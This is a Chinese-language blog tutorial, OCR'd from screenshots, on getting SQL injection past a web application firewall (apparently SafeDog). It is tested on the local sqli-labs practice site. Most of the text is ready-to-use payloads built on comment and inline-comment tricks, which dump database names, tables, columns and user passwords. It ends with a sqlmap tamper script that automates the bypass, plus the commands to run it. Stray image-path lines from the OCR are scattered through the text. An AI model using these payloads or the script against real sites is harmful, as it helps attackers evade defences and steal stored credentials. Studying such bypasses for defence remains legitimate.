
(https://img-blog.csdnimg.cn/8fa340479b4f41f9b5a86c7fe2bb3ff0.png)

选择暴力破解，将字符集进行更换即可



(https://img-blog.csdnimg.cn/7f9349463a3a4db883009206daf6ee29.png)

得到结果



(https://img-blog.csdnimg.cn/ac17938a806049f3af55d88073c6e8c2.png)

发现有很多可以绕过的，随便选一个来进行测试，构造 payload 如下

```
id=-1' union/*/!*!**/select 1,2,3--+
```


(https://img-blog.csdnimg.cn/3b8adaafe2d14e4bbf5c7eb6f2ece256.png)

可以发现正常执行了，说明绕过了，这里再给出几个 payload，师傅们可以自行测试

```
id=-1' union/*//--**/select 1,2,3--+
id=-1' union/*/!--**/select 1,2,3--+
id=-1' union/*/-*!!*/select 1,2,3--+
```


方法一 (/**/ 方法)

此时直接去将 3 变成 database() 会被绕过，此时我是想用 `/*xxx*/()` 这种方式来进行绕过，利用 bp 设置如下




(https://img-blog.csdnimg.cn/3a373f88170c436db17df47b4a650a40.png)

而后如下设置暴力破解



(https://img-blog.csdnimg.cn/500c6ea1a9d54236b502a7239cfe6bc1.png)

得到结果



(https://img-blog.csdnimg.cn/801d259ef04a4dfd8afb4787724b3153.png)

可以发现有很多方式，我们随便挑选一个进行测试

```
id=-1' union/*/!*!**/select 1,2,database/*///-*/()--+
```

(https://img-blog.csdnimg.cn/aea69fda0a734b12bc2e23d309cd89d7.png)


成功绕过

方法二（`/*!*/`内联注释法）

我们设置 payload 为 `/*!()*/` 这种，利用 bp 在括号前面加上五个数字，依次来检验哪个可以进行绕过，具体设置如下


(https://img-blog.csdnimg.cn/f50456f5117a43bdaa4d50e90993d4a1.png)

而后选暴力破解，设置如下




(https://img-blog.csdnimg.cn/74b4fa8cd0b94dd0a5b675a1ab334def.png)

得到结果



(https://img-blog.csdnimg.cn/1b146fa3963149df993e4af1b8c48f40.png)
随机取出一个进行测试，构造 payload 如下

```
id=-1' union/*/!*!**/select 1,2,database/*!20553()*/--+
```



(https://img-blog.csdnimg.cn/f16b7e41d8cd4f91ba82e9c8229dc360.png)
成功绕过

正常的话语句一般是这个样子

```
group_concat(table_name) from information_schema.tables where table_schema=database()
```

那么这里的话我们测试过后就会发现 information_schema 被过滤了，它俩只要在一起挨着就会被过滤

(https://img-blog.csdnimg.cn/c45974a552e247b886beddc157e78ae2.png)
同时呢，我们也发现利用 from 的时候也会被过滤

(https://img-blog.csdnimg.cn/e13145bc008f46aa886c505c46ded0a9.png)
对这两个进行分别 fuzz 的话比较麻烦，而且将两者进行一起用时可能会出现仍然被过滤的情况，因此此时的话就自然的想到了内联注释这种方法，可不可以用这种方法来进行绕过呢，我们先尝试一下

```
from/*!information_schema.tables*/
```

结果如下

(https://img-blog.csdnimg.cn/2d17f1bd8c9c4ede966698a50c0067e8.png)
显然这种是不可行的，但是我们知道还有一种的话就是内联注释的利用方法就是中间加注释符再加换行，也就是 `/*!%23%0a*/` 这种形式，我们先进行本地测试

```
mysql> select /*!#
    -> 1*/;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)
mysql> select /*!#/*
    -> 1*/
    -> ;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)
```

此时经过本地测试发现，当运用内联注释时，里面插入 /*，来构造 `/**/` ，也是可以实现绕过的，此时我们先试本地测试的第一种方法

```
?id=-1' union/*/!*!**/select%201,2,group_concat(table_name)from/*!%23%0ainformation_schema.tables*/ where table_schema=
'security'--+
```


(https://img-blog.csdnimg.cn/31db46722e0b4b3fb6353b7bad8b0723.png)

此时被绕过，那我们就用刚刚测试出来的第二种方法进行尝试

```
?id=-1' union/*/!*!**/select%201,2,group_concat(table_name)from/*!%23/*%0ainformation_schema.tables*/ where table_schem
a='security'--+
```

(https://img-blog.csdnimg.cn/cc6e9b8814e84e23959a0094449a0940.png)
此时想有没有可能是过滤了 %23, 我们将 %23 换成 `--+`
构造 payload 如下

```
?id=-1' union/*/!*!**/select%201,2,group_concat(table_name)from/*!--+/*%0ainformation_schema.tables*/ where table_schem
a='security'--+
```



(https://img-blog.csdnimg.cn/40501719a3774cfb8067357dd778be4c.png)
得到了全部表

有了表名的注入，那么注入列名也不是件太难的事情，修改一下语句即可，构造 payload 如下

```
?id=-1' union/*/!*!**/select%201,2,group_concat(column_name)from/*!--+/*%0ainformation_schema.columns*/ where table_nam
e='users'--+
```

同理，修改语句即可

```
?id=-1' union/*/!*!**/select%201,2,group_concat(id,password)from/*!--+/*%0ausers*/--+
```

like["%23"]

like["%23"]

在学习其他师傅的文章时，偶然间发现这个 `like["%23"]` ，这个的话我们知道 %23 是注释符的含义，那么在这里的时候，它这个语句到底有什么作用呢，我们测试一下就知道了

首先先正常查一个字段信息

```
select * from users where id=1 ;
```

(https://img-blog.csdnimg.cn/54c9f5878a0247418cdbeb6bad5d2e84.png)

此时可以发现有一个结果，我们加上我们的 `like["%23"]` ，构造 payload 如下

```
select * from users where id=1 like "[%23]";
```

(https://img-blog.csdnimg.cn/a0d56080b11c4d3b9abdcca156152329.png)

此时表变成空的了，那我们如果此时这样构造 payload

```
select * from users where id=1 like "[%23]" union select * from users;
```

我们知道前面 `users where id=1 like "[%23]"` 这个是空，那它这条语句就相当于

如下图所示

```
1 select * from users where id=1 like "[%23]" union select * from users;
2
```

息 | 结果 1 | 剖析 | 状态

id	username	password
1	Dumb	Dumb
2	Angelina	I-kill-you
3	Dummy	p@ssword
4	secure	crappy
5	stupid	stupidity
6	superman	genious
7	batman	mob!le
8	admin	admin
9	admin1	admin1
10	admin2	admin2
11	admin3	admin3
12	dhakkan	dumbo
14	admin4	admin4

(https://img-blog.csdnimg.cn/4c1bd8a495434398bdb01b07c64ee5c3.png)

```
1 select * from users;
```

信息 | 结果 1 | 剖析 | 状态

id	username	password
1	Dumb	Dumb
2	Angelina	I-kill-you
3	Dummy	p@ssword
4	secure	crappy
5	stupid	stupidity
6	superman	genious
7	batman	mob!le
8	admin	admin
9	admin1	admin1
10	admin2	admin2
11	admin3	admin3
12	dhakkan	dumbo

14	admin4	admin4

(https://img-blog.csdnimg.cn/e896d9350c1242098ea3c021218ad0a8.png)


那么此时我们就可以去我们的靶场进行测试，看是否能绕过

```
id=-1' like "[%23]" /*!10440union select*/ 1,2,3 --+
```

(https://img-blog.csdnimg.cn/de10879df61548418f74d7d56b66d3ae.png)

发现没有绕过，此时我们将 union 后的空格用换行符替代

```
id=-1' like "[%23]" /*!10440union%0aselect*/ 1,2,3 --+
```



(https://img-blog.csdnimg.cn/16f65eeef40b4202a5de71fa670e619e.png)

此时就可以注入了，因此新的姿势就出现了，其他具体的不再列举，这里给出 payload

```
//爆库
id=-1' like "[%23]" /*!10440union%0aselect*/ 1,2,database/*!--+/*%0a()*/ --+
//爆表
id=-1' like "[%23]" /*!10440union%0aselect*/ 1,2,group_concat(table_name)from/*!--+/*%0ainformation_schema.tables */where table_schema='security'--+
//爆列
id=-1' like "[%23]" /*!10440union%0aselect*/ 1,2,group_concat(column_name)from/*!--+/*%0ainformation_schema.columns */where table_name='users'--+
//爆字段
id=-1' like "[%23]" /*!10440union%0aselect*/ 1,2,group_concat(id,username,password)from/*!--+/*%0ausers*/--+
```

https://xz.aliyun.com/t/10479#toc-0 (https://xz.aliyun.com/t/10479#toc-0)
https://zhuanlan.zhihu.com/p/472880971 (https://zhuanlan.zhihu.com/p/472880971)
https://cloud.tencent.com/developer/article/1856738 (https://cloud.tencent.com/developer/article/1856738)
https://blog.csdn.net/weixin_39190897/article/details/115841059
(https://blog.csdn.net/weixin_39190897/article/details/115841059)
https://blog.csdn.net/Drifter_Galaxy/article/details/108435339
(https://blog.csdn.net/Drifter_Galaxy/article/details/108435339)
https://www.freebuf.com/articles/web/321240.html (https://www.freebuf.com/articles/web/321240.html)
https://www.cnblogs.com/Cl0ud/p/14493204.html (https://www.cnblogs.com/Cl0ud/p/14493204.html)

脚本如下：

```
#!/usr/bin/env python

"""
Copyright (c) 2006-2022 sqlmap developers (https://sqlmap.org/)
See the file 'LICENSE' for copying permission
Author:quan9i.top
"""

import re #导入re模块
import os #导入os模块

from lib.core.data import kb #导入sqlmap中lib\core\data中的kb函数,测试SQL注入的过程中,使用的配置文件事先全部被加载到了conf和kb
from lib.core.enums import PRIORITY  #导入sqlmap中lib\core\enums中的PRIORITY函数,
LOWEST = -100,LOWER = -50,LOW = -10,NORMAL = 0,HIGH = 10,HIGHER = 50,HIGHEST = 100
from lib.core.common import singleTimeWarnMessage#输出到sqlmap控制台的函数
from lib.core.enums import DBMS#一个数据库的枚举
__priority__ = PRIORITY.LOW#定义优先级为LOW

def dependencies():
    singleTimeWarnMessage("Bypass safedog by pureqh'%s' only %s" %
(os.path.basename(__file__).split(".")[0], DBMS.MYSQL))# singleTimeWarnMessage() 用于在控制台中打印出警告信息
def tamper(payload, **kwargs):
    payload=payload.replace('AND','/*!10000AND*/')
    payload=payload.replace('OR','/*!10000OR*/')
    payload=payload.replace('ORDER BY','ORDER/*////*/BY')
    payload=payload.replace('()','/*!20553()*/')
    payload=payload.replace('UNION SELECT','UNION/*/!*!**/SELECT')
    payload=payload.replace('information_schema.tables','/*!%23%0ainformation_schema.tables*/')
    return payload
```

示例如下：

```
//检测可注入类型
python sqlmap.py -u http://127.0.0.1:81/sqli-labs-master/Less-1/?id=1 --tamper=dog
```

破解数据库：

```
python sqlmap.py -u http://127.0.0.1:81/sqli-labs-master/Less-1/?id=1 --dbs --tamper=dog -v5
```